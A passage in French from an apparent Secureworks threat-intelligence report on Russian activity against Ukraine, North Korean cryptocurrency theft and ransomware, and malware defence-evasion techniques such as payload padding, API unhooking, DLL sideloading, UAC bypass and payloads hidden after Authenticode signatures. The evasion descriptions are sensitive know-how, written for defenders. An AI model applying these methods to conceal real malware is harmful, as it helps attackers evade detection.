Néanmoins, les **signalements**[77] constants de la part de l'agence ukrainienne d'intervention en cas d'urgence informatique (CERT-UA) témoignent d'une cyberactivité régulière dirigée contre des cibles ukrainiennes. Cette activité émane **vraisemblablement**[78] d'acteurs malveillants à la solde du gouvernement russe, mais aussi de **pirates**[79] utilisant des outils cybercriminels (bien que cela puisse être pour masquer leur origine) et d'hacktivistes. S'**ajoutent**[80] le groupe de menaces potentiellement biélorusse **MOONSCAPE**[81] et la **Chine**[82]. Lors d'une présentation publique donnée à l'occasion de la FIRST Conference en juin 2022, le CERT-UA a révélé avoir identifié 43 groupes de menaces et 1 306 cyberincidents jusqu'à présent. Les observateurs extérieurs à l'Ukraine n'ont sans doute pas encore pris la pleine mesure du soutien apporté par les cybercapacités russes aux opérations militaires.

Chronologie des cyberévénements majeurs en Ukraine




Figure 33. Chronologie des premières activités majeures en lien avec l'invasion de l'Ukraine par la Russie. (Source : Secureworks)

En dehors des événements signalés dans des sources publiques, l'activité des groupes de menaces russes observée par les chercheurs de la CTU s'est révélée limitée. Parmi les groupes russes suivis par les chercheurs de la CTU, **IRON TILDEN**[83] a été le plus visible, menant des attaques de spear phishing (harponnage) principalement contre son voisin ukrainien, mais aussi contre le Parlement de Lettonie en avril.

Profil du groupe de menaces IRON TILDEN

Également connu sous le nom de Gamaredon, le groupe IRON TILDEN a l'habitude de mener des opérations de cyberespionnage contre des cibles ukrainiennes dignes d'intérêt, en particulier dans les secteurs du gouvernement et de la défense. Actif depuis au moins 2013, il organise généralement des campagnes agressives de spear phishing via l'envoi en pièces jointes de documents Microsoft Word ou Excel contenant des scripts VBA malveillants chargés d'installer des infostealers sur les hôtes compromis. IRON TILDEN sacrifie une partie de sa sécurité opérationnelle au profit d'une cadence élevée des opérations, ce qui signifie que son infrastructure est identifiable à l'utilisation récurrente de fournisseurs d'hébergement russes, techniques d'injection de modèles à distance et fournisseurs de DNS dynamique spécifiques.

En novembre 2021, le Service de sécurité ukrainien (SSU) a identifié cinq officiers du Service fédéral de sécurité de la fédération de Russie (FSB) comme membres du groupe IRON TILDEN. Le ciblage du parlement letton, la « Saeima », répond à la volonté du FSB de collecter des renseignements sur les pays voisins de la Russie. La Lettonie a approuvé la candidature de l'Ukraine à l'Union européenne. Elle a aussi adopté des mesures de soutien à l'Ukraine et condamne les hostilités russes. Ce type d'actions pourrait renforcer l'attention de groupes de menaces étrangers spécialisés dans l'espionnage.

Avant l'invasion de l'Ukraine, les chercheurs de la CTU estimaient que la Russie ne lancerait pas directement d'attaques perturbatrices contre les pays membres de l'OTAN, sauf en cas d'escalade majeure des tensions. Cette analyse reste toujours valable. Il n'est toutefois pas impossible que les attaques visant l'Ukraine aient un impact plus large, comme ce fut le cas avec l'attaque par wiper contre Viasat. Cependant, la Russie tente probablement de calibrer son activité pour éviter tout dommage collatéral susceptible d'entraîner une réponse internationale plus directe.




Figure 34. Groupes de menaces russes suivis par les chercheurs de la CTU. (Source : Secureworks)




Figure 34 (suite). Groupes de menaces russes suivis par les chercheurs de la CTU. (Source : Secureworks)

Secureworks®

République populaire démocratique de Corée

Les profits restent la principale motivation

Principales motivations :

⚠ Gains financiers

⚠ Espionnage

Corée du Nord

Pour la plupart des groupes de menaces nord-coréens, la priorité reste la criminalité acquisitive, c'est-à-dire motivée par les gains financiers, l'idée étant d'assurer une source de revenus à cet État paria. Cette tendance s'explique principalement par les sanctions imposées par les Nations unies à la Corée du Nord en raison de la poursuite de son programme d'armement nucléaire. L'intensification des activités cybercriminelles ces dernières années est sans doute due à l'impact de la pandémie de COVID-19 sur l'économie nord-coréenne. La crise sanitaire a exacerbé les effets des sanctions et isolé la RPDC de la Chine, son plus proche partenaire commercial. Les groupes de menaces liés à la RPDC semblent subir des pressions pour renflouer les caisses du pays.

La principale exception a été la poursuite, en 2022, de la campagne « Operation Dream Job » de **NICKEL ACADEMY**[90], qui, depuis 2020, cible les secteurs de la défense et de l'aérospatiale avec de fausses offres d'emploi dans le but d'installer un logiciel malveillant. Récemment, **l'accent**[91] a été mis sur le secteur chimique. **NICKEL KIMBALL**[92] a également continué à se concentrer sur des activités de renseignement et de cyberespionnage à l'encontre de la Corée du Sud.

Les cryptomonnaies en ligne de mire

Les cryptomonnaies et les organisations financières décentralisées (DeFi) sont au cœur de l'activité des groupes de menaces nord-coréens. Depuis 2018, ils **auraient**[93] dérobé plus de 200 millions de dollars par an sur des échanges de cryptomonnaies, certains vols isolés dépassant ce montant. Plus récemment, leur attention s'est portée sur les organisations financières décentralisées (DeFi), leurs échanges de cryptomonnaies mondiales et leurs utilisateurs. En mars 2022, **NICKEL GLADSTONE**[94] a compromis certains nœuds de validation du réseau Ronin, un portefeuille de cryptomonnaies Ethereum développé et exploité par Sky Mavis. L'opération s'est soldée par le vol de plus de 540 millions de dollars de cryptomonnaies, ce qui en fait l'un des plus grands casses de cryptomonnaies de l'histoire.

En avril 2022, les agences américaines ont mis à jour **leur rapport**[95] sur les activités de NICKEL GLADSTONE et l'utilisation du logiciel malveillant de cryptomonnaies AppleJeus. Le rapport révèle qu'un certain nombre d'entreprises, d'entités et d'échanges dans le secteur de la blockchain et des cryptomonnaies ont été ciblés par le groupe au moyen de campagnes de spear phishing et de logiciels malveillants visant le vol de cryptomonnaies. Le groupe a lancé une deuxième campagne, baptisée TraderTraitor, reposant sur des applications malveillantes de trading de cryptomonnaies. La cible : les collaborateurs d'organisations spécialisées dans la recherche sur les blockchains. Les chercheurs de la CTU ont identifié une autre campagne de phishing à destination des échanges de cryptomonnaies. Elle a débuté courant 2020, mais a des liens avec une activité survenue mi-2019 et dont les auteurs n'avaient pas pu être identifiés à l'époque. L'analyse de l'infrastructure utilisée lors des campagnes semble indiquer que NICKEL GLADSTONE est responsable de ces incidents.

Contre-attaque des agences américaines


Toujours en avril 2022, le Département du Trésor américain (OFAC) a **ajouté**[96] un portefeuille Ethereum à sa liste de sanctions après son utilisation pour le blanchiment de fonds dérobés lors du piratage du réseau Ronin. L'OFAC a attribué la paternité de ce portefeuille à des acteurs nord-coréens. Il est difficile de savoir si l'ajout du portefeuille Ethereum à la liste des sanctions de l'OFAC sera efficace étant donné que la mesure porte sur un seul portefeuille. Ce qui est sûr, c'est qu'elle compliquera le transfert de fonds et que toute activité associée fera l'objet d'une plus grande surveillance. Avec cette décision, l'OFAC lance un signal clair : non seulement les cryptomonnaies relèvent de sa compétence, mais les pirates qui les utilisent ne sont pas intouchables. En mars également, le ministère américain de la Justice a annoncé la condamnation d'un ancien développeur d'Ethereum à plus de cinq ans de prison pour avoir effectué une présentation sans l'accord de l'OFAC lors d'une conférence sur les cryptomonnaies en Corée du Nord.

Les ransomwares nord-coréens renflouent les caisses de l'État

Les groupes nord-coréens continuent à mener des attaques par ransomware pour des raisons clairement financières, même si leur ampleur et leur taux de réussite restent flous.

Plusieurs familles de ransomwares ont été associées à la Corée du Nord, notamment TFlower, Maui, VHD Locker, PXJ, ZZZZ, BEAF et ChiChi. À ce jour, aucun de ces ransomwares n'est apparu dans les cas traités par les équipes Secureworks de réponse à incidents. Cela signifie soit que l'ampleur de ces campagnes n'est pas comparable à celle des groupes de cybercriminels établis, en majorité russophones, soit que les victimes se trouvent en dehors des zones géographiques généralement couvertes par Secureworks.

Néanmoins, l'émergence constante de nouveaux échantillons et l'évolution de ces familles de ransomwares indiquent clairement que les opérateurs nord-coréens continueront à exploiter cette source de revenus. Les ransomwares pourraient en effet devenir une menace encore plus importante que le vol de cryptomonnaies en raison de la volatilité de ces dernières. Les gains résultant du vol de cryptomonnaies sont sensibles à l'évolution du cours de ces monnaies. Les pirates qui utilisent des ransomwares peuvent en revanche augmenter le montant de la rançon pour maintenir sa valeur réelle dans le temps.




07

Contournement des défenses : des techniques à double tranchant

Pour détecter une intrusion avant qu'elle ne cause des dommages importants, les défenseurs du réseau doivent immédiatement identifier l'activité du pirate afin de lui couper l'herbe sous le pied. Avoir de la chance ne suffit pas. Encore faut-il la saisir en réagissant rapidement. C'est pourquoi les organisations doivent mettre en place une surveillance globale, ainsi que des plans de réponse à incidents bien rodés.

Comme l'on peut s'y attendre, les pirates chercheront à les contrer à l'aide de mesures destinées à contourner les contrôles de sécurité. L'usage de techniques de contournement répond cependant à un schéma bien précis que les entreprises peuvent surveiller et utiliser pour détecter les activités malveillantes.

On observe deux grandes catégories de techniques de contournement : les choix de conception opérationnelle antérieurs à l'intrusion, et les tactiques opérées par l'attaquant une fois à l'intérieur du réseau pour façonner l'environnement à son avantage et entraver l'action des défenseurs du réseau.



Contournement dès la conception

Lorsqu'ils conçoivent des logiciels malveillants, les développeurs ont recours à des techniques spécifiques pour que leur code soit plus difficile à détecter et puisse survivre plus longtemps dans les environnements où il est déployé. Voici quelques-unes de ces techniques :

Utilisation de langages moins courants, tels que Rust et Go, pour le développement de logiciels malveillants. Parfois plus faciles à utiliser, les nouveaux langages permettent d'échapper à la détection basée sur les signatures et aux outils d'analyse des logiciels malveillants.

Application de la technique de remplissage afin d'augmenter la taille de la charge utile. Pour des raisons d'efficacité, les charges utiles volumineuses sont souvent ignorées par les systèmes antivirus. En général, les sandbox ne procèdent pas à l'exécution des gros fichiers. Les chercheurs de la CTU ont vu le groupe de menaces chinois **BRONZE BUTLER**[97] ajouter du remplissage dans le fichier d'un téléchargeur LowMain, l'objectif étant de porter sa taille à plus de 50 Mo pour qu'il échappe à l'analyse antivirus. Il a également mis en œuvre différentes techniques d'obscurcissement du code, dont les **prédicats opaques**[98].

Suppression des hooks et détection des points d'arrêt. Des logiciels malveillants comme **GuLoader**[99] appliquent la technique de recherche et de désactivation du « hooking d'API », mécanisme couramment utilisé par les outils de détection et de réponse aux menaces sur les endpoints (EDR) pour intercepter et enregistrer les appels d'API système. Parmi les autres techniques de contournement employées par des logiciels malveillants génériques tels que GuLoader, FormBook et BazarLoader figurent la détection et le contournement des points d'arrêt du débogueur, l'implémentation de commandes de mise en veille qui retardent l'exécution dans un environnement sandbox, l'insertion d'instructions aléatoires pour empêcher la détection de signatures, ainsi que la recherche de preuves de l'existence d'un environnement de machine virtuelle.

Chargement latéral de DLL. Bien qu'il existe depuis l'an 2000, le chargement latéral de DLL reste une technique efficace pour de nombreux pirates. Par exemple, les logiciels malveillants HUI Loader et ShadowPad décrits précédemment, PlugX, de même que le chargeur Vatet privilégié par le groupe de cyber-rançonneurs **GOLD DUPONT**[100], utilisent cette technique.

Raspberry Robin ou la combinaison de plusieurs techniques de contournement

Début 2022, un certain nombre de clients de Secureworks ont été touchés par un nouveau ver USB, baptisé « Raspberry Robin », qui met en œuvre différentes techniques de contournement afin d'échapper à la détection. Le ver tire parti du processus de confiance Windows Installer (msiexec.exe) pour communiquer avec son infrastructure C2, généralement située sur des **appareils QNAP**[101] compromis, à l'aide de requêtes HTTP contenant les noms d'utilisateur et de périphérique de la victime. Les chercheurs de la CTU ont par ailleurs constaté que Raspberry Robin utilisait des nœuds de sortie TOR en tant qu'infrastructure C2 supplémentaire.

Des options de ligne de commande non documentées et des commandes pipe inhabituelles lui permettent également d'échapper aux contre-mesures chargées d'interpréter les arguments de ligne de commande (Figure 35).

Figure 35. Utilisation par Raspberry Robin d'options de ligne de commande non documentées et de commandes pipe. (Source : Secureworks)

Le logiciel malveillant emploie en outre une syntaxe alternative (comme l'utilisation de barres obliques inverses) dans les requêtes HTTP et supprime les espaces entre les options de ligne de commande pour ne pas être détecté par les signatures basées sur des chaînes de caractères.

Figure 36. Autre technique de contournement des défenses utilisée par Raspberry Robin. (Source : Secureworks)

Les chercheurs de la CTU ont observé le pirate tenter plusieurs techniques de contournement du contrôle de compte d'utilisateur (UAC) avant d'exécuter une charge utile DLL portant une extension non standard, ce qui représente une autre technique de contournement (Figure 37). Sur la capture d'écran, le pirate exécute également la DLL par le biais de la fonctionnalité regsvr de l'outil de base de données **odbcconf**[102] (encore une autre technique de contournement).

Figure 37. Technique de contournement du contrôle de compte d'utilisateur employée par Raspberry Robin. (Source : Secureworks)

Menace drapée du voile de la légitimité : intégration de Cobalt Strike dans la signature Authenticode

Courant 2021, les chercheurs de la CTU ont analysé un chargeur Cobalt Strike de **BRONZE ATLAS**[103] récupéré lors d'une intrusion dans le réseau d'une entité américaine. La configuration déchiffrée du chargeur indiquait l'emplacement de la charge utile Cobalt Strike sur le disque : C:\Users\Public\NTUSER.DAT. NTUSER.DAT était un fichier DLL Windows signé (UXLibRes.dll) contenant une charge utile Cobalt Strike chiffrée placée après la signature **Authenticode**[104] (Figure 38).

Cette méthode d'intégration de la charge utile n'entrave pas la vérification de la signature Authenticode, ce qui fait que le fichier NTUSER.dat semble légitime en raison de la signature numérique valide. En 2013, Microsoft a publié une mise à jour de sécurité (**MS13-098**[105]) pour remédier à cette vulnérabilité, mais la modification est **facultative**[106].

